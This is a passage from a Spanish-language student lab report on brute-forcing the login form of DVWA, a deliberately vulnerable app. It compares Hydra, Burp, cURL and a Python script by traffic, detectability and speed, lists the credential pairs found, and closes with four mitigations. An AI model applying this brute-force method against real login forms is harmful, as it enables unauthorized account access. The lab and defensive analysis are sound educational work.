[Response in frame: 1641]						

Figura 11: Paquete enviado desde Burp.

2.15. Explicación paquete hydra (tráfico)

En Hydra se ve HTTP/1.0 y un User-Agent que dice Mozilla/5.0 (Hydra), por lo que fue fácil reconocerlo.

La petición que está desplegada en la imagen no lleva credenciales. Las filas cercanas sí muestran intentos con usuario y contraseña, así que no todos los paquetes de ese intercambio corresponden a un intento de login.

También aparecen la dirección del servidor y la cookie de sesión. En comparación con Burp, la petición mostrada es más corta y no trae todas las cabeceras del navegador. Aun así, sigue llegando al mismo formulario de DVWA.




Figura 12: Paquete de Hydra visto en Wireshark.

2.16. Mención de las diferencias (tráfico)

La diferencia más visible fue la cantidad de cabeceras. Burp mantuvo las del navegador, mientras que las capturas de cURL e Hydra tenían menos. También cambió la versión HTTP: cURL y Burp usaron 1.1, e Hydra usó 1.0 en la captura.

Las tres herramientas enviaron peticiones al mismo formulario y necesitaron la cookie de DVWA. Que un paquete fuera más pequeño no significaba necesariamente que la herramienta fuera más rápida.

Otra diferencia fue la forma de revisar los resultados: en Burp tenía una lista de respuestas para comparar, con cURL revisaba el HTML y con Hydra veía los aciertos en la terminal. Cambiaba la herramienta, pero el servidor seguía recibiendo consultas HTTP.

2.17. Detección de SW (tráfico)

En estas capturas pude reconocer cURL e Hydra por el User-Agent. Con Burp fue menos claro porque mantenía el del navegador.

Ese dato se puede cambiar, como pasó con el comando cURL copiado de Chrome. Por eso también hay que mirar el comportamiento: muchos intentos seguidos al mismo formulario,

cambiando usuarios y contraseñas. No hice una prueba con un sistema de detección, solo revisé el tráfico en Wireshark.

Por ejemplo, una misma dirección probando varias contraseñas contra el mismo usuario puede llamar la atención aunque diga que viene de Chrome. Por eso el nombre de la herramienta ayuda a identificarla, pero no debería ser la única señal para detectar el ataque.

2.18. Interacción con el formulario (python)

Para Python usé la librería requests. El script lee las listas y prueba cada usuario con cada contraseña, enviando los datos al mismo formulario de DVWA.

Mantiene una sesión para conservar las cookies y revisa el mensaje de la respuesta para saber si acertó. También guarda los intentos y los resultados. En total recorrió las 5.000 combinaciones.

Antes de empezar, hace un intento que debería fallar para comprobar que está recibiendo la respuesta esperada del formulario. Si encuentra una redirección al login o una respuesta desconocida, se detiene. Así evita confundir un problema de sesión con una contraseña incorrecta.

2.19. Cabeceras HTTP (python)

La cabecera principal fue Cookie. Dentro de ella, PHPSESSID mantiene la sesión abierta en DVWA y `security=low` indica el nivel de seguridad.

Los usuarios y contraseñas que se prueban van en la URL, no en esa cookie. El User-Agent del script queda como `python-requests/2.31.0`, así que también permite reconocer la biblioteca usada.

La cookie permite entrar al ejercicio, pero no significa que los usuarios que estoy probando sean válidos. Son dos cosas distintas: primero necesito tener acceso a DVWA y después el script prueba las credenciales dentro del formulario Brute Force.

2.20. Obtención de al menos 2 pares (python)

Python encontró los mismos tres pares que Hydra:

- smithy / password
- pablo / letmein
- admin / password

Terminó en 16,22 segundos, con 5.000 intentos: tres válidos y 4.997 inválidos. Todos devolvieron HTTP 200, por lo que el script los distinguió por el mensaje de bienvenida.

El primer acierto apareció en el intento 401, el segundo en el 911 y el tercero en el 1301. El script no terminó al encontrarlos, sino que siguió hasta recorrer todas las combinaciones. Los resultados quedaron guardados para poder revisarlos después.

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

En mis pruebas, Python fue el más rápido. Los tiempos fueron:

- Python: unos 16 segundos para las 5.000 combinaciones.
- Hydra: alrededor de 15 minutos; el registro marca 16 minutos y 43 segundos.
- Burp: aproximadamente dos horas.
- cURL: unos 7 milisegundos por consulta, pero solo hice las dos pruebas de acceso, no las 5.000 combinaciones.

No todas las pruebas tuvieron exactamente las mismas condiciones, así que estos tiempos muestran lo que pasó en mi equipo. No significa que Python siempre vaya a ser más rápido.

En este caso, Python hacía las consultas seguidas y podía reutilizar la conexión mediante su sesión. Hydra estaba configurado con una sola tarea. Para comparar mejor la velocidad habría que repetir las pruebas con las mismas condiciones y medir cuántos intentos envió realmente cada herramienta.

Para encontrar credenciales válidas, Python e Hydra buscaban la bienvenida, Burp la mostraba en la columna de coincidencias y con cURL revisé el HTML. Para detectar el ataque, cualquiera puede llamar la atención por repetir muchos intentos. Cambiar el User-Agent no elimina ese comportamiento.

2.22. Demuestra 4 métodos de mitigación (investigación)

Después de hacer las pruebas, revisé cuatro formas de frenar este tipo de ataque:

- Limitar los intentos: Permitir solo cierta cantidad en un tiempo determinado o agregar una espera después de varios fallos. Esto hace más lentas las pruebas automáticas.
- Bloquear temporalmente la cuenta: Si se falla muchas veces con el mismo usuario, se bloquea por un rato. Sirve cuando el ataque insiste sobre una cuenta, aunque hay que evitar que alguien lo use para bloquear a otros usuarios.
- Usar un segundo factor: Además de la contraseña, pedir una verificación extra. Así, encontrar una contraseña no basta para entrar. Es especialmente útil en cuentas importantes, como las de administrador.
- Agregar CAPTCHA: Pedir un desafío después de varios intentos sospechosos dificulta la automatización. Sirve como apoyo, pero no conviene depender solo de eso.

Conclusiones y comentarios

Este laboratorio me dejó claro que la seguridad de un inicio de sesión no depende solamente de pedir un usuario y una contraseña. Si una aplicación permite probar combinaciones sin poner límites, resulta mucho más fácil automatizar los intentos. Por eso, controlar los accesos fallidos es tan importante como usar una buena contraseña.

Lo que más me llamó la atención fue la diferencia de tiempo entre las herramientas. Python fue el más rápido en mis pruebas, pero la velocidad no es lo único que importa. Burp facilita revisar las respuestas y entender qué está pasando, mientras que un script permite automatizar una tarea concreta. Cada herramienta tiene ventajas según lo que se necesite analizar.

También aprendí que una respuesta HTTP 200 no significa necesariamente que el acceso haya sido válido. Del mismo modo, una petición que parece venir de un navegador puede estar automatizada. Para interpretar bien los resultados hay que revisar el contenido de las respuestas y el comportamiento de los intentos.

Como comentario final, considero que una sola medida de protección no es suficiente. Limitar los intentos, aplicar bloqueos temporales y usar un segundo factor permite poner distintas barreras al ataque. Me quedo con la idea de que un formulario puede funcionar bien para un usuario normal y, aun así, necesitar mejores controles frente a miles de intentos automáticos.